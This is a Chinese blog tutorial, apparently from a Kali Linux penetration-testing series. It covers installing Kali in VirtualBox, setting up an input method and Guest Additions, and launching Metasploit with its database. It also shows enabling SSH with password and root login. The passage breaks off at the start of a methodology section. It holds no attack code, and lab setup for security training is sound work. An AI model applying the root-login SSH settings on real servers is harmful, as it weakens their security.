
内存大小，根据自己机器的内存选择配置就可以了，这里采用默认值。

下一步，配置虚拟硬盘。




配置虚拟硬盘

选择新建虚拟硬盘，单击“创建”。




选择虚拟硬盘文件类型

虚拟硬盘文件类型，选择VDI类型。下一步。



虚拟硬盘物理存储

这里笔者选择固定大小。下一步，选择文件存储位置，设置磁盘大小。




选择文件存储位置


虚拟磁盘的大小，建议要大于8G，笔者使用默认的8G安装，结果中途失败，修改为20G后，安装成功。开始创建。



经历一段时间等待（VirtualBox的虚拟磁盘创建速度确实不如VMWare），虚拟磁盘创建完毕。回到VirtualBox主界面，选择我们创建的虚拟机。单击上方的“设置”按钮。



选择“存储”选项卡。



接下来选中光驱。

配置光驱，加载安装映像文件。在分配光驱属性选择“第一IDE控制器主通道”，加载下载的Kali Linux ISO文件。

选择“网络”选项卡，配置为桥接模式。确定。



配置网络为桥接模式


回到主界面，启动虚拟机，加载ISO。



选择“Graphic install”，继续。



选择语言为中文简体。



选择区域为中国。



配置键盘为“汉语”。



开始从光盘加载组件。



探测并配置网络。



配置主机名，根据自己的喜好配置就可以了。




配置域名，如果不在外网，域名随便配置就可以了。



设置Root账户密码。



配置磁盘分区，这里和接下来的步骤，为简单起见，我们都选择非手工方式，选择“使用整个磁盘”。



只有一个磁盘，继续。



选择分区方案。





确认分区方案。



开始安装系统。




映像内容安装完成后，会提醒是否使用网络映像，如果处于联网状态，推荐使用，以便获取更新的内容。



安装完成后，点击继续，结束安装过程。虚拟机会重启进入Kali Linux。

1.2.4 安装中文输入法

在系统登录界面，选择你设置的域，输入用户名“root”，你先前配置好的密码，登录。



系统默认是没有中文输入的，为使用方便，先安装中文输入法。

先执行apt-get update 命令

```
root@kali-xuanhun: ~# apt-get update
获取：1 http://http.kali.org kali Release.gpg [836 B]
```

接下来执行apt-get install fcitx

```
root@kali-xuanhun: ~# apt-get install fcitx
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
libruby libwireshark2 libwiretap2 libwsutil2
```

安装成功后，执行apt-get install fcitx-googlepinyin，安装谷歌拼音输入法。

```
root@kali-xuanhun: ~# apt-get install fcitx-googlepinyin
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
libruby libwireshark2 libwiretap2 libwsutil2 ruby-crack ruby-diff-lcs
ruby-rspec ruby-rspec-core ruby-rspec-expectations ruby-rspec-mocks
ruby-simplecov ruby-simplecov-html
```

重启系统。



在屏幕顶部可以看到输入法配置图标，新建一个文档，用Ctrl+Shift，可以调出输入法。

1.2.5 安装VirtualBox增强工具


安装VirtualBox增强工具之后，虚拟机和宿主机之间就可以共享目录、共享剪贴板了。

首先启动Kali Linux虚拟机后,打开一个终端然执行如下命令来安装Linux内核头文件。

`apt-get update && apt-get install -y linux-headers-$(uname -r)`

```
root@kali-xuanhun: /# apt-get install -y linux-headers-$(uname -r)
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
libruby libwireshark2 libwireshark2 libwsutil2 ruby-crack ruby-diff-lcs
ruby-rspec ruby-rspec-core ruby-rspec-expectations ruby-rspec-mocks
ruby-simplecov ruby-simplecov-html
Use 'apt-get autoremove' to remove them.
将会安装下列额外的软件包：
linux-headers-3.7-trunk-common linux-kbuild-3.7
下列【新】软件包将被安装：
linux-headers-3.7-trunk-amd64 linux-headers-3.7-trunk-common
linux-kbuild-3.7
升级了 0 个软件包，新安装了 3 个软件包，要卸载 0 个软件包，有 57 个软件
```

在虚拟机内部，按“键盘右侧的Ctrl+D”，会自动加载增强工具光盘映像，提示是否要自动运行，点击取消。



双击桌面上的光盘图标，打开后复制VboxLinuxAdditions.run到本地目录，例如/root/。或者在终端执行以下命令：

`cp /media/cd-rom/VBoxLinuxAdditions.run /root/`



接下来从终端进入文件所在目录，先修改文件权限，保证可以被执行。

`chmod 755 VBoxLinuxAdditions.run`

执行：


`./VBoxLinuxAdditions.run`

```
root@kali-xuanhun: ~# ./VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 4.3.4 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Removing installed version 4.3.4 of VirtualBox Guest Additions...
Copying additional installer modules ...
Installing additional modules ...
Removing existing VirtualBox non-DKMS kernel modules ...done.
Building the VirtualBox Guest Additions kernel modules
The headers for the current running kernel were not found. If the following
module compilation fails then this could be the reason.
Building the main Guest Additions module ...done.
Building the shared folder support module ...done.
Building the OpenGL support module ...done.
Doing non-kernel setup of the Guest Additions ...done.
Starting the VirtualBox Guest Additions ...done.
Installing the Window System Drivers
Installing X.Org Server 1.12 modules ...done.
Setting up the Window System to use the Guest Additions ...done.
You may need to restart the hal service and the Window System (or just restart
the guest system) to enable the Guest Additions.
Installing graphics libraries and desktop services components ...done.
```


关闭虚拟机。

1.2.6 配置共享目录和剪贴板

在virtualBox中选中虚拟机，点击“设置”，选择“共享文件夹”。



添加一个本地目录。



然后切换到“常规”，选择“高级”选项卡，配置剪贴板共享。



启动虚拟机。正常情况下，系统启动会自动挂载共享文件夹，在/media/目录下。



1.2.7 运行 Metasploit Framework

按照官方文档的说法，“依照Kali Linux网络服务策略,Kali没有自动启动的网络服务,包括数据库服务在内。所以为了让Metasploit以支持数据库的方式运行有些必要的步骤”。下面我们按照官方文档的说明，按部就班的操作一下。

启动Kali的PostgreSQL服务

执行命令：

```
service postgresql start
```

```
root@kali-xuanhun: ~# service postgresql start
[....] Starting PostgreSQL 9.1 database server: main
. ok
```

使用

```
ss -ant
```

检查PostgreSQL的运行状态。

```
root@kali-xuanhun: ~# ss -ant
State      Recv-Q Send-Q           Local Address:Port           Peer Address:Port
LISTEN     0      128          127.0.0.1:5432                *:*
LISTEN     0      128              :::1:5432                  :::*
```

如图，5432端口处于监听状态。

启动Kali的Metasploit服务

执行命令启动Metasploit服务:

```
service metasploit start
```

```
root@kali-xuanhun:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosv.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali-xuanhun:~#
```

在Kali运行msfconsole

在终端执行msfconsole，启动Metasploit客户端。

```
| | PAYLOAD | | | | | | | | | |  
| |-----|---| | | | | | | |  
| |( @ ) " * * | ( @ ) ( @ ) * * | ( @ ) | " ||  
| = = = = = = = = = = = = | |'-----'|  
+-----+-----+  
  
Frustrated with proxy pivoting? Upgrade to layer-2 V  
otting with  
Metasploit Pro -- type 'go pro' to launch it now.  
  
=[ metasploit v4.8.1-2013112701 [core:4.8 api:  
+ -- ==[ 1231 exploits - 751 auxiliary - 205 post  
+ -- ==[ 324 payloads - 31 encoders - 8 nops  
  
msf >
```

然后在msf终端内，输入db status，查看数据库状态。

```
msf > db_status
[*] postgresql connected to msf3
msf >
```

1.2.8 启动ssh服务

照以下步骤进行配置和操作:

- 1、修改sshd_config文件，命令为：vi /etc/ssh/sshd_config
- 2、将#PasswordAuthentication no的注释去掉，并且将NO修改为YES //我的kali中默认是yes
- 3、将#PermitRootLogin yes的注释去掉 //我的kali中默认去掉了注释
- 4、启动SSH服务，命令为：/etc/init.d/ssh start // 或者service ssh start
- 5、验证SSH服务状态，命令为：/etc/init.d/ssh status

```
root@kali: /# /etc/init.d/ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
root@kali: /# /etc/init.d/ssh status
[ ok ] sshd is running.
```

```
root@kali: ~
login as: root
root@10.100.0.7's password:
Linux kali 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali6 i686

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Dec  4 19:00:13 2013 from 10.100.0.5
root@kali:~#
```

小结

本节的内容主要是安装和基础配置，未涉及具体的工具级别的内容。目前环境准备完毕，是不是万事具备只欠东风了呢？

在讲解具体操作之前，我还是想先讲一讲有关渗透测试的方法论有关内容。由于本书的核心是实际操作，所以方法论的内容相对于相关书籍会极其简单，只是一个简单流程化的梳理。

1.3节--《渗透测试的一般化流程》。

[更多相关文章](#)

ps：对此文章或者安全、安全编程感兴趣的读者，可以加qq群：Hacking:303242737;Hacking-2群：147098303；Hacking-3群：31371755；hacking-4群:201891680;Hacking-5群：316885176



□ 标签: [kali linux](#), [安全](#), [渗透测试](#)

□□

相关推荐

- [Kali Linux渗透测试实战 2.2 操作系统指纹识别](#)
- [Kali Linux渗透测试实战 2.1 DNS信息收集](#)
- [Kali Linux渗透测试实战 1.4 小试牛刀](#)

[博客首页](#) > [Kali Linux渗透测试实战 1.3 渗透测试的一般化流程](#)

Kali Linux渗透测试实战 1.3 渗透测试的一般化流程

12/17/2013 □ 玄魂 □ 0 732

凡事预则立，不预则废，做任何事情都要有一个预先的计划。渗透测试作为测试学科的一个分支，早已形成了完整的方法论。在正式开始本书的实践教学章节之前，我也想谈一谈使用Kali Linux的基本方法。这里讨论方法论的目的有两个：第一，在第一节里，我们看到Kali Linux集成了这么多工具，而且更令人欣喜的是已经对这些工具进行了专业的分类。这些工具的使用场景和使用阶段是什么样的呢？把工具拿来胡乱一顿扫描是不会有结果的。第二，本书的章节规划，也需要一个规范，这个规范是我从渗透测试方法论中学来的，并进行了简化，称之为“渗透测试的一般化流程”。当然

1.3 渗透测试的一般化流程


凡事预则立，不预则废，做任何事情都要有一个预先的计划。渗透测试作为测试学科的一个分支，早已形成了完整的方法论。在正式开始本书的实践教学章节之前，我也想谈一谈使用Kali Linux的基本方法。这里讨论方法论的目的有两个：

第一，在第一节里，我们看到Kali Linux集成了这么多工具，而且更令人欣喜的是已经对这些工具进行了专业的分类。这些工具的使用场景和使用阶段是什么样的呢？把工具拿来胡乱一顿扫描是不会有结果的。

第二，本书的章节规划，也需要一个规范，这个规范是我从渗透测试方法论中学来的，并进行了简化，称之为“渗透测试的一般化流程”。

